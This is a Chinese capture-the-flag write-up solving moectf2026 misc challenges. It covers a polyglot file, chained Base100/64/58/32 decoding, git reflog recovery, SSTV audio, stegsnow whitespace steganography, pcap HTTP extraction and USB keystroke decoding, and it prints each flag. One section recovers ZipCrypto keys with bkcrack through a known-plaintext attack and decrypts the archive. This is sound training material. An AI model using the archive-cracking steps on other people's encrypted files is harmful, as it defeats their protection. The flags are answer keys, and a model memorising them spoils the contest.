
```python
exec(chr(112)+chr(114)+chr(105)+chr(110)+chr(116)+chr(40)+chr(39)+chr(112)+chr(97)+chr(114)+chr
(116)+chr(49)+chr(58)+chr(32)+chr(109)+chr(112)+chr(116)+chr(110)+chr(110)+chr(95)+chr(95)+chr(
111)+chr(48)+chr(95)+chr(33)+chr(103)+chr(49)+chr(102)+chr(39)+chr(41))
```

```
"D:\LJY\python project\3\Scripts\python.exe"
part1: mptnn__o0_!g1f
```

```python
part1: mptnn__o0_!g1f
```

Ruby：

```ruby
#!/usr/bin/env ruby
puts "\160\141\162\164\064\072\040\143\171\163\067\064\137\154\164\147\137\137\147\060\063\012"
BEGIN { printf "%c%c%c
```




```
rt7: {0u4s3mptnn__
```

还有一个是c语言没有什么输出

拼接：


```
mptnn__o0_!g1f
o0_!g1fel1_un1
el1_un1cys74_l
cys74_ltg__g03
tg__g03flfl3n}
flfl3n}{0u4s3
{0u4s3mptnn__
```

竖着拼moectf{}的格式就出来了：

```
moectf{p0lygl0t_1s_fun!_7_l4ngu4g3s_1n_0n3_f1l3}
```

- ez_BASE_revenge

题目标签贴了个base解码，然后颜文字VSCode也有提示：



这种字符明显的base100编码，解码脚本：

```python
def base100_decode(emoji_str: str) -> bytes:
    res = []
    for ch in emoji_str:
```

```
        raw = ch.encode('utf-8')          # 每个 Emoji 4 字节
        if len(raw) != 4 or raw[:2] != b'\xf0\x9f':
            raise ValueError("非 Base100 格式")
        xx, yy = raw[2], raw[3]
        # Base100 标准解码公式
        b = ((xx - 143) * 64 + (yy - 128) - 55) & 0xff
        res.append(b)
    return bytes(res)
emoji_str = "👄👴👞👴👑👢🐻👤👍👥👚🦙🌰👏🐹👫👺👎👁🐪🛏👠👉👫👋🎟🔪👎👉🐼👁👍👈👣👑
👧👋👢👫🐾👐👥✌🪢👚👤👙👫👐🐧🐻🧑👉👢👑👫👊🎟👑🐺👋🐼👀🦙✌👤👙🐬🌰🐻👑🐼✌🎟🐹
👋👍🦙👚🐻👺👥👙🤙👙👣👈👬👆🐼👑👂👺👠👐🦙🛏🎟👁👫👉🦙👈🐴"
b64_str = base100_decode(emoji_str).decode()
print(b64_str)
```

```
MzgzZk1mVnc4dXBtbWJ3ejRvTFhWREJVQlZpTktGYnUycmNtY01rRkZvSFZCTEI3UmN5dDZEUFBTV3c1bnNLNlQxOEZKbjY
4eFJuR3Q=
```

生成的字符集包含大小写字母（`A-Za-z`）、数字（`0-9`）、`+`、`/`且末尾带有`=`填充符，标准的Base64格式：

```python
import base64
b64_str =
"MzgzZk1mVnc4dXBtbWJ3ejRvTFhWREJVQlZpTktGYnUycmNtY01rRkZvSFZCTEI3UmN5dDZEUFBTV3c1bnNLNlQxOEZKbj
Y4eFJuR3Q="
b58_str = base64.b64decode(b64_str).decode()
print(b58_str)
```

```
383fMfVw8upmmbwz4oLXVDBUBViNKFbu2rcmcMkFFoHVBLB7Rcyt6DPPSWw5nsK6T18FJn68xRnGt
```

生成的字符集仅由大小写字母和数字组成，没有0OIL，典型的base58特征：

```py
def base58_decode(s: str) -> bytes:
    alphabet = "123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz"
    n = 0
    for c in s:
        n = n * 58 + alphabet.index(c)
    out = []
    while n:
        out.append(n & 0xff)
        n >>= 8
    out.reverse()
    # 处理前导 '1'（代表前导 0x00）
    leading = 0
    for c in s:
        if c == '1':
            leading += 1
        else:
            break
    return b'\x00' * leading + bytes(out)
b58_str = "383fMfVw8upmmbwz4oLXVDBUBViNKFbu2rcmcMkFFoHVBLB7Rcyt6DPPSWw5nsK6T18FJn68xRnGt"
b32_str = base58_decode(b58_str).decode()
print(b32_str)
```

```
NVXWKY3UMZ5TG3JQNIYV6ML2L55DAX3DOU3TGXZSGMZTGMZTGN6Q====
```

生成的字符串仅包含大写字母 `A-Z` 和数字 `2-7` 且末尾带有 `====` 填充符符合base32规范：

```python
import base64
b32_str = "NVXWKY3UMZ5TG3JQNIYV6ML2L55DAX3DOU3TGXZSGMZTGMZTGN6Q===="
flag = base64.b32decode(b32_str).decode()
print(flag)
```

```
"D:\LJY\python project\3\Scripts\python.exe"
moectf{3m0j1_1z_z0_cu73_2333333}
```

- 一线生机

扔到HXD发现是个伪加密：

位置	片段（十六进制）	片段（文本）
6	50 4B 03 04 14 00 **00 00** 00 00 AF 8A E1 5C 4F F1 E4 B5 2A 00 00 00 1E 00 00 00 08 00 00 ...	PK.....¯Šá\Oñäµ*.....fl
56	90 AA AB D2 C4 80 AF 43 7E FC 50 4B 03 04 14 00 **00 00** 00 00 4F 8A E1 5C 3A 48 59 B1 42...	.ª«ÒÄ€¯C~üPK.....OŠá\:HY±B...
6A	4F 8A E1 5C 3A 48 59 B1 42 00 00 00 36 00 00 00 **09 00** 00 00 52 45 41 44 4D 45 2E 6D 64 ...	OŠá\:HY±B...6.....README.mdÐ½.
C1	A0 09 DC 58 28 B6 F6 A0 50 4B 01 02 14 00 14 00 **00 00** 00 00 AF 8A E1 5C 4F F1 E4 B5 2A...	.ÜX(¶ö PK.....¯Šá\Oñäµ*...
11B	F5 1C 2C FF 3A 09 DD 01 50 4B 01 02 14 00 14 00 **00 00** 00 00 4F 8A E1 5C 3A 48 59 B1 42...	õ.,ÿ:.Ý.PK.....OŠá\:HY±B...
12F	4F 8A E1 5C 3A 48 59 B1 42 00 00 00 36 00 00 00 **09 00** 24 00 00 00 00 00 00 00 20 00 00 ...	OŠá\:HY±B...6.....$..... ...P.

搜 `09 00`，把 `50 4B 03 04 14 00` 后面的以及 `50 4B 01 02 14 00 14 00` 后面的都改成 `00 00`，保存重新解压缩，失败了，看样子不是伪加密

题目就给了一句话"有时候，一线生机往往藏在最明显的地方"试试已知明文攻击：

编码后写入文档：

```bash
python -c "from pathlib import Path; Path('known_readme.md').write_bytes('有时候，一线生机往往藏在最明显的地方'.encode('utf-8'))"
```

用bkcrack执行已知明文攻击：

```powershell
& 'D:\LJY\Web\tools\bkcrack\bkcrack-1.7.1-win64\bkcrack.exe' `
  -C '.\flag.zip' `
  -c 'README.md' `
  -p '.\known_readme.md' `
  -t 54 `
  -j 4
```

```
bkcrack 1.7.1 - 2024-12-21
[21:58:16] Z reduction using 47 bytes of known plaintext
100.0 % (47 / 47)
[21:58:16] Attack on 168584 Z values at index 6
Keys: 39cd809b 10a0fcb2 669a68f7
80.3 % (135292 / 168584)
Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 135292
[22:08:15] Keys
39cd809b 10a0fcb2 669a68f7
PS D:\LJY\Web\题目\moectf2026\一线生机>
```

拿到ZipCrypto的三个密钥，我们再次用bkcrack和密钥解flag：

```powershell
& 'D:\LJY\Web\tools\bkcrack\bkcrack-1.7.1-win64\bkcrack.exe' `
  -C '.\flag.zip' `
  -c 'flag.txt' `
  -k 39cd809b 10a0fcb2 669a68f7 `
  -d '.\flag.txt.decrypted'
```

然后utf-8解密：

```powershell
Get-Content '.\flag.txt.decrypted' -Raw -Encoding utf8
```

```
PS D:\LJY\Web\题目\moectf2026\一线生机> Get-Content '.\flag.txt.decrypted' -Raw -Encoding utf8
moectf{1t_i5_So0o0o0o_Obv1ou5}
PS D:\LJY\Web\题目\moectf2026\一线生机>
```

- 你会git吗?

题目提供了一个.git文件夹，先用常规指令查看所有提交记录：

```bash
git log --all --oneline --graph --decorate
```

```
(myenv) li@localhost:~/moectf2026/git$ git log
* 67aad96 (HEAD -> master) where is my fl2g?
* fba7a42 where is my f1ag?
* 70a645f where is my fl0g?
```

查看每次修改的内容：

```bash
git log --all -p
```

没有啥有用信息

查看引用日志：

```bash
git reflog
```

```
(myenv) li@localhost:~/moectf2026/git$ git reflog
67aad96 (HEAD -> master) HEAD@{0}: commit: where is my fl2g?
fba7a42 HEAD@{1}: commit: where is my f1ag?
70a645f HEAD@{2}: commit (initial): where is my fl0g?
c4d479e HEAD@{4}: reset: moving to HEAD~1
6edfd6d HEAD@{5}: commit: where is my fl0g?
c4d479e HEAD@{6}: reset: moving to HEAD~1
cfa8c0e HEAD@{7}: reset: moving to HEAD~1
77a8f93 HEAD@{8}: reset: moving to HEAD
77a8f93 HEAD@{9}: commit: where is my fl3g?
cfa8c0e HEAD@{10}: commit: where is my f1ag?
c4d479e HEAD@{11}: commit (initial): where is my fl0g?
```

尝试查看特定提交的内容：

```bash
git show 77a8f93:flag.txt
```

```
(myenv) li@localhost:~/moectf2026/git$ git show 77a8f93:flag.txt
git show cfa8c0e:flag.txt
git show c4d479e:flag.txt
git show 6edfd6d:flag.txt
这里没有，但我猜他在前面
我不道啊，这里没有flag
moectf{你知道git端暂存区在哪吗？}
hint{你知道git端暂存区在哪吗？}
```

提示说git端暂存，去暂存区看看：

```bash
git show :flag.txt
```

```
(myenv) li@localhost:~/moectf2026/git$ git show :flag.txt
flag is me,use base64 and put in moectf{}:ZzE3XzE1X3NvXzNhU3k=
(myenv) li@localhost:~/moectf2026/git$
```

解密：

```python
import base64
print(base64.b64decode("ZzE3XzE1X3NvXzNhU3k="))
```

```
"D:\LJY\python project\3\Scripts\python.exe"
b'g17_15_so_3aSy'
```

- 半部电台

先用`file`查一下附件：


```
(myenv) li@localhost:~/moectf2026$ file flag_0002.wav
flag_0002.wav: RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, mono 44100 Hz
```

是个音频文件没问题，那我们就用sstv直接运行将音频转换成图片：

```bash
sstv -d ~/moectf2026/flag_0002.wav -o ~/moectf2026/flag.png
```

用图片查看器打开：

```bash
feh ~/moectf2026/flag.png
```



- 霜雪千年

这个题是个压缩包，从1000开始，一层一层往下解压缩，有多层后缀嵌套的，多层后缀嵌套的解压缩最外层后是压缩包的数字不变后缀会去掉一层，按照这个思路，我们可以写一个解压缩的代码层层解压：


```python
import os
import glob
import subprocess
current_id = 1000
while current_id > 0:
    # 匹配当前 ID 的所有文件
    matches = glob.glob(f"{current_id}.*")
    archives = [f for f in matches if f.endswith(('.7z', '.zip', '.tar.gz', '.tgz', '.tar',
'.gz', '.bz2', '.xz'))]
    if not archives:
        print(f"[*] 在 ID {current_id} 处未找到更多压缩包，终止。")
        break
    archive_name = archives[0]
    print(f"[+] 正在处理: {archive_name}")
    # 用 7z 解压
    res = subprocess.run(["7z", "x", archive_name, "-y", "-aoa"], stdout=subprocess.DEVNULL,
stderr=subprocess.DEVNULL)
```

```
        if res.returncode != 0:
            print(f"[-] 解压 {archive_name} 失败！")
            break
        # 删除刚刚解压过的源包，避免干扰下一步判断和占用大量磁盘空间
        os.remove(archive_name)
        # 检查解压后是否还残留同 ID 的内层包
        # 如果存在同名包，不递减 current_id，下一轮循环继续解压它；否则序号 -1
        if not glob.glob(f"{current_id}.*"):
            current_id -= 1
    print("\n[+] 自动化解压完成")
```

最后解压出来一个`flag.txt`文档，打开是一句话和空白字符，我们需要解码该文件，先把空白可视化:

POWERSHELL

```
$raw = [IO.File]::ReadAllText('.\flag.txt')
$raw.Replace("`t", '<TAB>').Replace(' ', '<SP>')
```



正文后面全是空格和tab，又是一个空白语法，考点应该是stegsnow空白隐写：第一个 Tab 标记隐写数据开始，后续以“若干空格 + Tab”为一组，空格数的低 3 位是一个 3-bit 值，密码模式下，载荷还经过 ICE 的 1-bit CFB 加密

那我们就可以用工具`stegsnow`尝试解这道题了：

先找密码：梨花香，缠着衣角掠过熙攘~出自歌词《霜雪千年》，然后题词“愿今生再相见”下一句：

只消月色隐约

便足以勾勒这是非

待这回忆涌起

恍惚之间已下泪

枫红十里长街

红帘后谁人蹙着眉

遥梦桑竹桃源

轮回中曾道别的地点

愿今生再相见

消融你眉间悲戚霜雪

我们试这个为密码：

```bash
stegsnow -p '消融你眉间悲戚霜雪' flag.txt
```


```
li@localhost:~/moectf2026$ stegsnow -p '消融你眉间悲戚霜雪' flag.txt
moectf{Sn0w_@lwa7s_h0lds_5tor7_w1thin}li@localhost:~/moectf2026$
```


- Wedge in the Wire

提供了一个wireshark文件，wires hark打开先看看统计的数据类型：


协议	按分组百分比	分组	按字节百分比	字节	比特/秒	结束 分组	结束 字节	结束 位/秒
Frame	100.0	138	100.0	688352	359k	0	0	0
Null/Loopback	100.0	138	0.1	552	288	0	0	0
Internet Protocol Version 6	5.8	8	0.0	320	167	0	0	0
Transmission Control Protocol	5.8	8	0.1	724	378	4	80	41
NetBIOS Session Service	2.9	4	0.1	564	294	0	0	0
SMB2 (Server Message Block Protocol version 2)	2.9	4	0.1	548	286	4	548	286
Internet Protocol Version 4	94.2	130	0.4	2600	1359	0	0	0
User Datagram Protocol	6.5	9	0.0	72	37	0	0	0
NetBIOS Name Service	6.5	9	0.1	450	235	9	450	235
Transmission Control Protocol	87.7	121	99.3	683634	357k	92	592051	309k
Hypertext Transfer Protocol	4.3	6	98.9	680979	356k	3	2134	1115
Media Type	0.7	1	92.2	634860	331k	1	635068	332k
Line-based text data	0.7	1	0.1	360	188	1	515	269
JPEG File Interchange Format	0.7	1	6.3	43073	22k	1	43262	22k
Data	16.7	23	0.0	31	16	23	31	16

先把HTTP提取出来：





然后就能拿到flag和对照表：



对下来的英文：`mystic script in raputa`

替换成大小字母拼接即可

ez_keyboard

pcap文件我们还是拿wires hark打开，里面全是USB协议，我们得分析流量报告，在 Wireshark 中，USB 键盘数据通常存储在 `usb.capdata` 或 `usbhid.data` 字段中，我们用wires hark自带的tshark尝试：

```powershell
& "D:\27966\Downloads\Wireshark\tshark.exe" -r keyboard.pcap -Y "usbhid.data" -T fields -e usbhid.data | Select-Object -First 20
```

能返回数据：

```
PS D:\LJY\Web\题目\moectf2026\ez_keyboard> & "D:\27966\Downloads\Wireshark\tshark.exe" -r keyboard.pcap -Y "usbhid.data"
 -T fields -e usbhid.data | Select-Object -First 20
0000000000000000
0000000001000000
0000000001000000
0000000001000000
0000000001000100
0000000001000000
```

说明该pcap使用的是 `usbhid.data` 字段，我们导出所有数据：

```powershell
& "D:\27966\Downloads\Wireshark\tshark.exe" -r keyboard.pcap -Y "usbhid.data" -T fields -e usbhid.data > keystrokes.txt
```

查看内容发现存在类似 `0000000001000000` 和 `0000000001000100` 的数据，这些格式并非标准键盘报告（标准键盘报告形如 `00:00:04:00:00:00:00:00` ），并且还有大量类似鼠标移动的数据,我们可能含多个设备数据，我们需要键盘数据：

```powershell
& "D:\27966\Downloads\Wireshark\tshark.exe" -r keyboard.pcap -Y "usbhid.data" -T fields -e usb.src -e usbhid.data | Set-Content -Path full_data.txt -Encoding ascii
```

统计数据：

```powershell
Get-Content full_data.txt | ForEach-Object { ($_ -split '\s+')[0] } | Group-Object | Sort-Object Count -Descending
```

```
Count Name                      Group
----- ----                      -----
  634 2.1.1                     {2.1.1, 2.1.1, 2.1.1, 2.1.1...}
  263 2.2.1                     {2.2.1, 2.2.1, 2.2.1, 2.2.1...}
```

我们看看这俩组的值发现第二组更符合键盘：Byte 1 永远为 `0`，Byte 2 是键码（`04` ~ `52`）

然后我们通过已导出的完整数据过滤得到纯263行代码：

```powershell
Get-Content full_data.txt | Where-Object { $_ -match '^2\.2\.1' } | ForEach-Object { ($_ -split '\s+')[1] } | Set-Content -Path keystrokes.txt -Encoding ascii
```

我们先分析一下USB HID的键盘报告：

标准 USB 键盘 HID 报告为 8 字节：Byte0修饰键（Modifier）—— bit 0/1 为 Ctrl，bit 1/5 为 Shift，bit 2/6 为 Alt 等，Byte1保留（Reserved），通常为 0，Byte2~7最多 6 个同时按下的按键码（Keycode）

我们编写一个脚本生成原始按键事件流：

```python
# -*- coding: utf-8 -*-
KEY_MAP = {
    0x04: 'a', 0x05: 'b', 0x06: 'c', 0x07: 'd', 0x08: 'e', 0x09: 'f',
    0x0a: 'g', 0x0b: 'h', 0x0c: 'i', 0x0d: 'j', 0x0e: 'k', 0x0f: 'l',
```

```
    0x10: 'm', 0x11: 'n', 0x12: 'o', 0x13: 'p', 0x14: 'q', 0x15: 'r',
    0x16: 's', 0x17: 't', 0x18: 'u', 0x19: 'v', 0x1a: 'w', 0x1b: 'x',
    0x1c: 'y', 0x1d: 'z',
    0x1e: '1', 0x1f: '2', 0x20: '3', 0x21: '4', 0x22: '5', 0x23: '6',
    0x24: '7', 0x25: '8', 0x26: '9', 0x27: '0',
    0x28: 'ENTER', 0x2a: 'BACKSPACE', 0x2c: 'SPACE',
    0x2d: '-', 0x2f: '[', 0x30: ']',
    0x39: 'CAPS', 0x4f: 'RIGHT', 0x50: 'LEFT',
}
SHIFT_MAP = {
    '1': '!', '2': '@', '3': '#', '4': '$', '5': '%', '6': '^',
    '7': '&', '8': '*', '9': '(', '0': ')',
    '-': '_', '[': '{', ']': '}',
}
with open('keystrokes.txt', 'r') as f:
    lines = f.readlines()
prev_keys = set()
events = []
for line in lines:
    raw = line.strip()
    if len(raw) != 16:
        continue
    data = bytes.fromhex(raw)
    # 过滤鼠标：键盘报告的第二个字节必须为 0
    if data[1] != 0:
        continue
    modifier = data[0]
    shift = bool(modifier & 0x22)          # 左或右 Shift
    keycodes = [b for b in data[2:8] if b != 0]
    current_keys = set(keycodes)
    new_keys = current_keys - prev_keys
    for kc in sorted(new_keys):
        name = KEY_MAP.get(kc, f'UNKNOWN(0x{kc:02x})')
        if shift and name in SHIFT_MAP:
            name = SHIFT_MAP[name]
        elif shift and name.isalpha():
            name = name.upper()
        events.append(name)
    prev_keys = current_keys
print(' '.join(events))
```

```
PS D:\LJY\Web\题目\moectf2026\ez_keyboard> python decode.py
ENTER f a k e f l a g { t y p i n g SPACE b e g i n s SPACE i n SPACE l o w e r c a s e SPACE b y SPACE d e f a u l t UN
KNOWN(0x37) } ENTER m o e c t f { w 0 w _ y 0 u _ c 4 n _ r @ d BACKSPACE 4 d _ k 3 y b 0 CAPS a r d _ CAPS t r a f f i
c } LEFT LEFT LEFT LEFT LEFT BACKSPACE BACKSPACE BACKSPACE 7 r @ RIGHT RIGHT RIGHT RIGHT RIGHT ENTER f i n i s h UNKNOWN
